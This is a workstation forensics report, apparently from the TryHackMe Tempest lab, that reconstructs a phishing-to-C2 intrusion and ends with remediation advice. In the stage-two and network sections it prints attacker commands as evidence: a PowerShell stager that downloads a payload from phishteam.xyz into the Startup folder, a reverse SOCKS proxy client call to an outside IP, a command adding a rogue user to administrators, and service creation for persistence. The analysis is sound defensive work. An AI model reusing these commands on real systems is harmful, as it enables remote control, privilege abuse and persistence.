

Malicious C2 Persistent Access after a Phishing Attack

A Workstation Forensics Report

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Abstract:

An accounting company was victim of a C2 attack, which initial access was granted using email spoofing. The root of the incident was a .doc file (free_magicules.doc) that was downloaded from a malicious email message. Once this file was opened, it started a network connection over port 80 using the http protocol. This connection had an encoded embedded command pointing to an url to download a .zip file. The payload included a file creation in the startup folder to start when the user logs into the computer. Virustotal returned an alert once the hash of the file was searched. The downloaded file was implanted to initialize network connections, specifically http requests with base64 encoded commands sent in the “q” parameter. Then, there was a C2 connection established via a reverse R. proxy. Tracing back to the events, the initial downloaded file executed another file, which used the “printspoofer64” service that exploits the SeImpersonate privilege in Windows to escalate privilege which ensured the intruder with the access. Once the intruder had access, two user accounts were created and one of those accounts was added to the administrators group. Finally the intruder executed a command to gain persistence.

Introduction:

One absolute truth about information security, is that the weakest link in the chain of security are human beings. Social engineering is the most effective way to gain initial access to all kinds of assets, in corporate and personal context. In most cases, social engineering is one of the initial steps in the attack process, and it might include (but not limited to) phishing ([T1598](#)), email spoofing ([T1672](#)), and/ or impersonation ([T1656](#)) tactics. This report presents the insights of the forensic investigation after analysing endpoint and network logs from a compromised asset.

Details:

The SOC analyst received an alert of a supposed C2 access on one of the machines in the HR department. The analyst contacted me to analyze the artifacts and create a report that maps the events on the machine. The provided assets include: sysmon logs, the windows logs, and a .pcap file with the network traffic during the attack’s time frame.

Tools used in this investigation:

[BRIM](#): An open source network forensics tool designed to simplify the analysis of massive packet capture (pcap) files and structured network logs.

Event Viewer: A built-in Windows utility that logs and displays detailed information about system events.

[Timeline Explorer](#): A forensic tool that lets investigators import CSV or Excel-based event logs to visually construct and analyze timelines

Powershell: Microsoft's powerful command-line shell


[Wireshark](#): the leading open-source network protocol analyzer that lets users capture and interactively analyze network traffic in real time

[Sysmon viewer](#): an offline visualization tool designed to parse and display logs generated by Sysmon (System Monitor) from Microsoft Sysinternals.

Investigation Workflow:


1. Artifact preparation:

- a. The sysmon logs were saved with file type .evtx, in order to be able to open the logs in Timeline explorer, I had to convert the file to .csv. Using Eric Zimmerman's tool "[EvtxECmd](#)" from powershell, I converted the artifact to a csv file to parse it into the monitor program.



```
PS C:\Users\...> .\EvtxECmd.exe -f 'C:\Users\...Desktop\sysmon.evtx' --  
csv 'C:\Users\...Desktop\sysmon.csv'
```

- b. Once the file was successfully created, I opened the generated .csv file in "Timeline explorer". I was finally able to explore the logs applying filters and grouping operations to expedite the investigation. Timeline explorer works way faster than Event Viewer when applying filters, but event viewer is the ideal to apply more complex filters (like XML filters).



| Line | Tag | Record Number | Event Record Id | Time Created | Event Id | Level | Provider |
|------|-----|---------------|-----------------|------------------|----------|-------|-------------------|
| 1 | | 1 | 7506 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 2 | | 2 | 7507 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 3 | | 3 | 7508 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 4 | | 4 | 7509 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 5 | | 5 | 7510 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 6 | | 6 | 7511 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 7 | | 7 | 7512 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 8 | | 8 | 7513 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 9 | | 9 | 7514 | 2022-06-20 17... | 1 | Info | Microsoft-Windows |
| 10 | | 10 | 7515 | 2022-06-20 17... | 12 | Info | Microsoft-Windows |
| 11 | | 11 | 7516 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 12 | | 12 | 7517 | 2022-06-20 17... | 12 | Info | Microsoft-Windows |
| 13 | | 13 | 7518 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 14 | | 14 | 7519 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 15 | | 15 | 7520 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 16 | | 16 | 7521 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 17 | | 17 | 7522 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 18 | | 18 | 7523 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 19 | | 19 | 7524 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 20 | | 20 | 7525 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 21 | | 21 | 7526 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 22 | | 22 | 7527 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 23 | | 23 | 7528 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |
| 24 | | 24 | 7529 | 2022-06-20 17... | 13 | Info | Microsoft-Windows |

2. **Initial phase of Incident response:** According to the SOC analyst, the breach was initiated through a malicious document. The following observations were made: the malicious file was in the .doc format, it was downloaded by the user via chrome.exe, and it subsequently initiated a sequence of commands to execute code. With this in mind, I started my journey to find the malicious .doc file.

- a. I decided to start by filtering the logs by the process's image, which in this case is Microsoft Word. On the timeline, I searched for "WINWORD.EXE" processes, since that is the executable name of Microsoft Word. Then, I found this artifact, indicating that the file was opened:

| | |
|--|--|
| n.csv | |
| g a column header here to group by that column | |
| 36 | Executable Info |
| | • |
| | |
| | |
| | |
| | |
| | |
| ndL... | "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\ Downloads\free_magicules.doc" /... |
| | |
| | |
| | |
| | |

After consulting the user, he confirmed that, "That was the attached file in the Email", which makes sense now, the attacker contacted him via spoofing email.

- b. Since the SOC analyst observed that there were signals of C2 access, I proceeded to look for the suspicious IP addresses and ports: Naturally, I opened the Sysmon logs and filtered for EventID=3 (network logs) and Eureka! An IP resolved over the port 80 under HTTP: this is the suspicious IP.


```
$base64Encoded = "<string>" # This is "Hello World!" in Base64
$bytes = [System.Convert]::FromBase64String($base64Encoded)
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
Write-Output $decodedText
```

- e. In the previous image we can see that the injected code was triggered using another file “msdt.exe”. Further investigation is necessary to determine the CVE code in order to get more information about this kind of attacks: The original file that triggered the code was: “msdt.exe”, a simple google search confirmed that the CVE code is “2022-30190”


- f. The decoded base64 string is:

```
$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start
Menu\Programs\Startup"; iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-
Archive .\update.zip -DestinationPath .; rm update.zip;
```

As we can see, the command was intended to allocate a script into the “startup” folder to be triggered each time the computer boots. Also, there is a HTTP connection started using “iwr” (Invoke-WebRequest) function, which connects to a suspicious domain. This url requires further investigation.

3. **Stage 2 of incident response:** Since it is confirmed that the payload was executed, and the base64 encoded command included a file creation into the “startup” folder, it means that there is a script that runs every time the user logs in. I’ll analyze the logs looking for any process creation after the payload was executed.

- a. Continuing with the analysis, the target now is the processes triggered after the payload execution. That is why I continued the inspection in “Timeline Explorer”, specifically the commands that included the mention of the “Downloads” folder:




The process downloads a file from the previously discovered malicious url.

- b. After locate the log in event viewer, The hash values of the downloaded files can be extracted and analyzed:



- c. Following the IP domain, protocol, and port of the malicious connection, I proceed to find out the domain name and the port from where the C2 server was connected. To achieve this I need to monitor the EventID=22 of sysmon logs to discover the DNS queries.



There is a connection under the same IP domain, started by the downloaded file. This is the C2 server.

4. **Network traffic Analysis phase:** since there were downloads and C2 communication, it is vital to analyze the network traffic. To do this, I'll use Wireshark along with BRIM, and the pcap file that I was provided by the SOC analyst.

- a. Using Brim, I filtered the network traffic using a Zeek command (`_path=="http"` `"phishteam[.].xyz"`) since that is the malicious domain. The URL of the malicious payload:

| | | | | | | |
|---|------|---------------|---------------------|---|-----|--|
| 1 | GET | phishteam.xyz | /02dcf07/first.exe | ⊗ | 1.1 | Microsoft-CryptoAPI/10.0 |
| 1 | GET | phishteam.xyz | /02dcf07/update.zip | ⊗ | 1.1 | Mozilla/5.0 (Windows NT; Windows NT 10.0; en-L |
| 7 | HEAD | phishteam.xyz | /02dcf07/index.html | ⊗ | 1.1 | Microsoft Office Existence Discovery |
| 6 | HEAD | phishteam.xyz | /02dcf07/index.html | ⊗ | 1.1 | Microsoft Office Existence Discovery |

This is the exact URL from where the payload has been downloaded.

- | | | | | | | |
|-------|------------|-----------------|----------------|------|-----|--|
| 19466 | 966.877901 | 192.168.254.187 | 167.71.222.162 | HTTP | 166 | GET /9ab62b5 HTTP/1.1 |
| 19497 | 975.015302 | 192.168.254.187 | 167.71.222.162 | HTTP | 166 | GET /9ab62b5 HTTP/1.1 |
| 19521 | 981.871183 | 192.168.254.187 | 167.71.222.162 | HTTP | 166 | GET /9ab62b5 HTTP/1.1 |
| 19129 | 833.268726 | 192.168.254.187 | 167.71.222.162 | HTTP | 225 | GET /9ab62b5?g=v21ikw4Z5v4Y8uXQg0Xlci8zadglv1st0wH93jmeISehIc0g HTTP/1.1 |

- [illegible]


- ```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phisiteam.xyz/02dcf07/ch.exe
"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks
```




The attacker established a reverse socks proxy using one of the files downloaded using the same function “iwr” from the malicious url previously noted.

5. **Further actions by the attacker once C2 access was granted:** it is evident that the attacker successfully gained access to the machine via C2 using a reverse sock proxy. The investigation has to pivot on that fact to discover the further actions and events once the attacker had control.


- a. Using sysmon view, I observed the files executed in a tree-type display. One of the files created under the affected user’s name (final.exe) was observed requesting several DNS queries, then, one of the child processes of this file was a file execution:



- b. According to the file’s hash results on virustotal database, the file is related to malicious binaries, which uses “printspoofer” as its main tool as privilege escalation tool that abuses SeImpersonatePrivilege to gain SYSTEM access via the Print Spooler service







6. **Actions on Objective once Malicious Administrative access:** once the administrative access was granted, the malicious commands are executed under “NT Authority\System”. Since I was also provided the windows logs, I will analyze them to determine the actions under the administrative control.

- a. First, I'll check the user accounts creations. This windows event is under the EventID=4720:

| Level       | Date and Time        | Source                               | Event ID | Task Category           |
|-------------|----------------------|--------------------------------------|----------|-------------------------|
| Information | 6/20/2022 5:27:28 PM | Microsoft Windows security auditing. | 4720     | User Account Management |
| Information | 6/20/2022 5:27:19 PM | Microsoft Windows security auditing. | 4720     | User Account Management |

Two user accounts were created.


- b. Now, determine the commands runned by the intruder: Using BRIM, I subtracted the uri of the http requests containing the encoded commands. Then, I manually cleaned them, leaving only the base64 decryptable strings. Then I went to cyberchef to decrypt the strings. That is how I obtained the commands runned by the intruder.
- c. Once the commands were decoded, and inspected, I discovered the command used by the intruder to add one of the created user to the “Administrators” group:

```
aXR0IG9uZSBvcjBtb3JlIGVycm9ycy4NCg0KCR
RBC 6771 31 424-478 (54 selected)

Output

rimuruCR
shionCR
The command completed successfully.CR
CR
net localgroup administrators /add shion - The command completed successfully.CR
CR
net users - CR
User accounts for \\CR
```

- d. This can be confirmed in windows logs by filtering for eventID=4732



- e. Then executed this command: C:\Windows\system32\sc.exe \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto to gain persistence.

### Further actions:

#### Immediate Actions:

1. System Cleanup:
  - Remove the malicious service "TempestUpdate2"
  - Delete the malicious file at C:\ProgramData\final.exe
  - Remove unauthorized user accounts created during the incident
  - Check and clean startup folders for persistence mechanisms
  - Scan the affected system with updated EDR/antivirus solutions
2. Network Security:
  - Block and monitor all identified C2 domains/IPs at the firewall level
  - Implement HTTP traffic inspection, especially for base64 encoded parameters
  - Monitor and potentially block outbound connections on port 80 from HR department
  - Review and restrict SeImpersonate privileges across the network
3. Access Control
  - Audit all administrator group members across the domain

- Implement strict privilege management for service accounts
- Review and tighten Group Policy for user permissions
- Enable alerts for administrator group modifications (EventID 4732)

### **Long-term Preventive Measures:**

#### 1. Email Security

- Implement stricter email attachment policies, especially for .doc files
- Deploy advanced email filtering solutions with sandbox capabilities
- Block macro-enabled documents by default
- Implement DMARC, DKIM, and SPF

#### 2. Endpoint Hardening

- Deploy application whitelisting
- Disable or strictly control Windows Script Host
- Implement USB device control
- Enable PowerShell logging and constrained language mode
- Review and harden startup folder permissions

#### 3. Monitoring Improvements

- Enhance logging for privilege escalation attempts
- Implement real-time alerts for suspicious service creation
- Monitor for base64 encoded HTTP traffic
- Set up alerts for unusual outbound connections
- Configure monitoring for printspoofer64 and similar privilege escalation tools

#### 4. User Training

- Conduct targeted phishing awareness training
- Implement regular security awareness programs
- Create clear procedures for handling suspicious documents
- Establish an efficient security incident reporting process

#### 5. Incident Response Enhancement

- Update incident response playbooks based on this incident
- Document new IOCs in security tools
- Create specific detection rules for similar attack patterns
- Implement automated response procedures for similar incidents

#### 6. Policy Updates

- Review and update document handling procedures

- Strengthen change management policies
- Update security baseline configurations
- Implement stricter software installation policies

#### 7. Additional Security Controls

- Deploy Network Access Control (NAC)
- Implement Zero Trust principles
- Consider deploying a Web Application Firewall
- Implement file integrity monitoring
- Deploy SOAR (Security Orchestration and Automated Response) solutions

#### **References:**

This report was inspired in the [Tempest](#) room in TryHackme

[MITRE ATT&CK adversary tactics and techniques database](#)

[VirusTotal](#)

[Randy's windows security logs](#)